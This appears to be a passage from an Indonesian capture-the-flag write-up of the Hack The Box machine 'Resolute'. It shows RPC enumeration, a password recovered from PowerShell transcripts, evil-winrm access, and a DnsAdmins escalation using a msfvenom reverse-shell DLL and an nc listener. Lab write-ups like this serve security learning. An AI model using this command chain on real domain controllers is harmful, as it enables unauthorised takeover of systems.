
```
root@kali:~/htb/resolute# rpcclient -U '' 10.10.10.169
Enter WORKGROUP\'s password:
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Contractors] rid:[0x44f]
rpcclient $> querygroup 0x44f
        Group Name:     Contractors
        Description:    Contractors
        Group Attribute:7
        Num Members:1
rpcclient $> querygroupmem 0x44f
        rid:[0x451] attr:[0x7]
rpcclient $> queryuser 0x451
        User Name   :   ryan
        Full Name   :   Ryan Bertrand
        Home Drive  :
```

10. Dari hasil enumerasi menggunakan Seatbelt, diketahui juga terdapat sebuah folder berisi log command dari powershell.




```
====== PowerShell ======

  Installed PowerShell Versions
      2.0
      5.1.14393.0

  Transcription Logging Settings
      Enabled            : False
      Invocation Logging : False
      Log Directory      : C:\PSTranscipts

  Module Logging Settings
      Enabled             : False
      Logged Module Names :
          *
```

11. Folder log tersebut bersifat hidden.




```
*Evil-WinRM* PS C:\> gci -hidden


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        5/30/2020   9:28 PM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
d--hs-        9/25/2019  10:17 AM                Recovery
d--hs-        9/25/2019   6:25 AM                System Volume Information
-arhs-       11/20/2016   5:59 PM         389408 bootmgr
-a-hs-        7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-        5/30/2020   8:16 AM      402653184 pagefile.sys
```

Saat file log tersebut dibuka, terdapat username dan password milik user Ryan.




```
*Evil-WinRM* PS C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
**********************
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Command start time: 20191203063455
**********************
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,'
',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
**********************
```




```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

12. Dengan menggunakan evil-winrm, shell dengan user ryan dapat dibuka




```
root@kali:~/htb/resolute# evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

13. Berdasarkan referensi dari https://medium.com/techzap/dns-admin-privesc-in-active-directory-ad-windows-ecc7ed5a21a2, dapat dilakukan eskalasi privilege. Maka, dibuat sebuah dll menggunakan msfvenom.




```
root@kali:~/htb/resolute# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.17.95 LPORT=4444 -f dll >
privesc.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes
```

14. Buat smb folder di linux dan copy file dll tersebut ke folder itu. Buat sebuah listener menggunakan nc –lvnp 444.
    Kemudian pada windows, jalankan command :
    dnscmd 127.0.0.1 /config /serverlevelplugindll \\IP\share\privesc.dll




```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd 127.0.0.1 /config /serverlevelplugindll \\10.10.17.95\share\pri
vesc.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
```

15. Maka akan didapatkan shell root.



```
root@kali:~/htb/resolute# nc -lvnp 4444
listening on [any] 4444 ...


connect to [10.10.17.95] from (UNKNOWN) [10.10.10.169] 49879
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>
```

16. Flag dapat diambil di folder desktop pada file root.txt



```
 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
12/03/2019  08:32 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,010,421,248 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d94876a[redacted]
C:\Users\Administrator\Desktop>
```